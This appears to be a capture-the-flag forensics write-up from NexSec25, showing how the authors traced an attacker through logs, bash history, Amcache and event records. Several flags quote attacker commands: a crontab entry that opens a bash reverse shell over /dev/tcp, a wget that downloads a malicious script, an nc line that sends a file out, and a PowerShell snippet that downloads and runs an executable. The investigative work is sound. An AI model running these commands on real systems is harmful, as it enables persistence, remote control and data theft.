
nexsec25{(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -}

Breadcrumbs #12	Author: Pokok

Challenges Description:

"What command did the attacker use to list active network connections and listening ports in the second reverse shell session?"

Solution:



Now we move on to stream 23, we can see the attacker used ss -tulpn, after that we can see various listing of ports


FLAG:
nexsec25{ss -tulpn}

Breadcrumbs #13	Author: Pokok

Challenges Description:

"What user's home directory that the attacker tried to access?"

Solution:



We can see that the attacker do the enumeration in the command in the stream 23:

ls -la /home/

ls -la /home/sysadmin/

The attacker tried to access sysadmin in home directory but were denied access:

ls: cannot open directory '/home/sysadmin/': Permission denied

FLAG:


nexsec25{sysadmin}

CLASSIC

Challenge Description

"*The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system.*"

Challenge Setup



Name	Date modified	Type	Size
Docker	13/12/2025 9:45 AM	File folder	
home	13/12/2025 10:33 PM	File folder	
Logs	13/12/2025 10:22 PM	File folder	
Misc	13/12/2025 10:20 PM	File folder	
Persistence	13/12/2025 10:20 PM	File folder	
Podman	13/12/2025 10:20 PM	File folder	
Process_and_Network	13/12/2025 10:20 PM	File folder	
root	13/12/2025 10:33 PM	File folder	
System_Info	13/12/2025 10:20 PM	File folder	
User_Files	13/12/2025 10:20 PM	File folder	
var	13/12/2025 10:33 PM	File folder	
Virsh	13/12/2025 9:45 AM	File folder	
localhost-20251213-0945-console-error-l...	13/12/2025 10:20 PM	Text Document	2 KB


In this challenge, we receive tons of folders and files to be inspected. Most of it is readable with terminal command cat so we do not need a new tool !

Classic#1	Author: 171k

Challenge Description

"Which service was used to gain initial access to the server?"

To answer this challenge, we can simply read the logs inside the Logs directory:



```
└─$ cat Logs/localhost-20251213-0945-last-btmp.txt

btmp-20251201 begins Mon Dec  1 03:42:01 2025
testing  ssh:notty    Sat Dec 13 09:16:46 2025   gone - no logout           100.96.0.2
testing  ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:46 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
testing  ssh:notty    Sat Dec 13 09:16:45 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:44 2025 - Sat Dec 13 09:16:45 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:44 2025 - Sat Dec 13 09:16:44 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:44 2025 - Sat Dec 13 09:16:44 2025  (00:00)     100.96.0.2
testing  ssh:notty    Sat Dec 13 09:16:43 2025 - Sat Dec 13 09:16:44 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:43 2025 - Sat Dec 13 09:16:43 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:43 2025 - Sat Dec 13 09:16:43 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:43 2025 - Sat Dec 13 09:16:43 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:43 2025 - Sat Dec 13 09:16:43 2025  (00:00)     100.96.0.2
root     ssh:notty    Sat Dec 13 09:16:43 2025 - Sat Dec 13 09:16:43 2025  (00:00)     100.96.0.2
linux    ssh:notty    Sat Dec 13 09:16:42 2025 - Sat Dec 13 09:16:43 2025  (00:00)     100.96.0.2
linux    ssh:notty    Sat Dec 13 09:16:41 2025 - Sat Dec 13 09:16:42 2025  (00:00)     100.96.0.2
linux    ssh:notty    Sat Dec 13 09:16:41 2025 - Sat Dec 13 09:16:41 2025  (00:00)     100.96.0.2
linux    ssh:notty    Sat Dec 13 09:16:41 2025 - Sat Dec 13 09:16:41 2025  (00:00)     100.96.0.2
linux    ssh:notty    Sat Dec 13 09:16:41 2025 - Sat Dec 13 09:16:41 2025  (00:00)     100.96.0.2
```

The attacker is performing a bruteforce attack on the **ssh** server!

Flag:
nexsec25{ssh}

Classic#2	Author: 171k

Challenge Description

"*Which IP address was used by the attacker for this initial access activity?*"

Using the same log as the screenshot from the previous challenge, we can see that the attacker uses the ip **100.96.0.2.**

Flag:
nexsec2025{100.96.0.2}

Classic#3	Author: 171k

Challenge Description

"*Identify the exact full command being used to download the malicious binary?*"

Since we know that the attacker managed to login as user "centos" so we can read the bash history of that user to find what malicious command the user centos user executed.

We can read the home/centos/.bash_history and found this:

As we can see, the attacker downloaded the malicious binary using this command!

Flag:

nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

Classic#4	Author: 171k

Challenge Description

"*Which directory was initially affected by the ransomware*."

By reading the ***Misc/localhost-20251213-0945-full-timeline.csv***, we can try to read the timeline of the files that got encrypted.

We can compare 2 directories that got encrypted, *data_production* and *document.*

Directory	data_production	document
Encrypted Time	9:22:11	9:40:22
RansomNote Created	9:22:11	9:40:22

As we can see, the directory data_production is the one that got encrypted first!

Flag:

nexsec25{/home/centos/data_production/}

Classic#5	Author: 171k

Challenge Description

"*Which tool or utility was used to transfer documents/files out to the attacker's server?.*"

We can once again read the bash_history to find the utility used by the attacker:

```
ls -lah
nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt
cd document/
```

As we can see, the attacker is using the command "nc"!

Flag:
nexsec25{nc}

Classic#6	Author: 171k

Challenge Description

"*What was the initial file transferred out to the attacker's server?*"

Once again, we can read the bash_history to find out what file was initially transferred out and it is included in the screenshot from the previous challenge above.


Flag:
nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}

Classic#7	Author: 171k

Challenge Description

"*What is the process ID associated with the file transfer activity?.*"

For the process ID, we can find it inside the file
"Process_and_Network/localhost-20251213-0945-ss-anepo.txt"



We can find a similar ip address as the nc used to transfer out the file from the highlighted process ID!

Flag:
nexsec25{9169}

HERE'S THE DUMP	
Here's the Dump #1	Author: Pokok

Challenges Description:


"You receive an encrypted disk dump from a client in rural Transylvania, where a series of unexplained system outages have been spreading through the region like an unseen contagion. The client reports that their workstation became "strangely alive" before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later."

"One of the victims had downloaded a suspicious file. Due to not leaving any traces, the file is deleted but we as analysts should never give up! Try to find the hash of the file! Good luck! (SHA1)"


Flag format: NEXSEC25{SHA1}

Download:
https://drive.google.com/file/d/1vINYXwHBGCVzsJ6bmqmmSqcKrtzrObDS/view?usp=sharing


Solution:



We can see from the challenge description "*The client reports that their workstation became "strangely alive" before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later."* that a malware once run in the background And "*One of the victims had downloaded a suspicious file. Due to not leaving any traces, the file is deleted"* that the malware has been deleted. Now combined these 2 bits of information, I tried to look inside amcache hive



Even if the file has been deleted, its traces is still stored in amcache hive, with that in mind i use this command to locate its path:
./C/Windows/appcompat/Programs/Amcache.hve
When I have successfully located it, i then use this command to dump the data in .txt file:
strings -e l ./C/Windows/appcompat/Programs/Amcache.hve > amcache_dump.txt



I tried to find the malware using the keyword “Downloads” because the description says “*One of the victims had downloaded a suspicious file”* and the only output I get is:
C:\users\alina\downloads\a.exe
So with that in mind, I use this command:
grep -F -C 20 "c:\users\alina\downloads\a.exe" amcache_dump.txt
And I found this:

0000a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4
Since the SHA1 format in amcache has leading zeros padded in front, so the SHA1 of the malicious malware is:
a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4

FLAG:
nexsec25{a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4}

Here's the Dump #2	Author: Pokok

Challenges Description:

"Local rumors speak of a shadowy outbreak affecting networks across several small towns, always beginning at night, always leaving behind the same digital residue: a corrupted disk and a user who swears they heard faint whispers from their speakers before the system went dark.


Your task as the digital forensic analyst: Dissect the disk image, trace the origin of this outbreak, and uncover whatever breached the system—before it spreads further.

Where was the RAT file downloaded from?"


Flag format: NEXSEC25{http://xx.xx/x/x.ext}

Download dump from here:
https://drive.google.com/file/d/1h456-bfttlqiyKD-V5FcY8IspZ_rp5rG/view?usp=sharing


Solution:



So we need to trace back the malware a.exe. The first thing I did I was using the command tree to list all their directories and their files, one thing that caught my attention is microsoft-windows-diagnosis-scripted%4operational.evtx
Because its the modern log where **Script Block Logging (Event ID 4104)** lives.So I opened it using Event Viewer



Then we can filter it to show us the event ID 4104, which captures the full script. Next we can use **ctrl+f** to pinpoint our entry. I use the name of the malware a.exe for the search



Finally we can see the source in the snippet "('http://osdsoft.com/download/updater.exe','a.exe'); (New-Object -com shell.application).shellexecute('a.exe');(get-item 'a.exe')."

FLAG:

nexsec25{http://osdsoft.com/download/updater.exe}


SECURITY INCIDENT

Challenge Description

"*A critical security alert was triggered on one of the company's servers. Forensic analysts collected event logs and system artifacts, but the initial reports are incomplete. Examine the provided logs and determine when an unauthorized user successfully gained access to the system and identify the compromised account. Provide the username, timestamp in GMT+8 and replace spaces with underscores.*"

Security Incident	Author: Mejik


In this challenge we are given a "**.evtx**" file where we need to find an anauthorized user that have successfully gained access.



On this event, we can see that there is a large volume of failed logons that have a small time gap. Not even one second gap on every two tries, this shows that there is a bruteforcing attempt on logging in the systems.

We can see that the Logon type that the bruteforce happens to be Type 3 (network)

which basically tells us that an unknown user is trying to login using network logon from other places.



After a few minutes of focus on checking every logon that is successful we can see that this specific logon is a logon type 3 which is the same as the previous logon bruteforce. This shows that the unauthorized user successfully logged in the system on **13/12/2025 12:35:23PM** using **webadmin** account name.

FLAG : nexsec25{12/13/2025_12:35:23PM_webadmin}

DIGITAL FORENSIC

MEMOIR

Challenge description

*"**An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear. We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes.**"*

Challenge setup

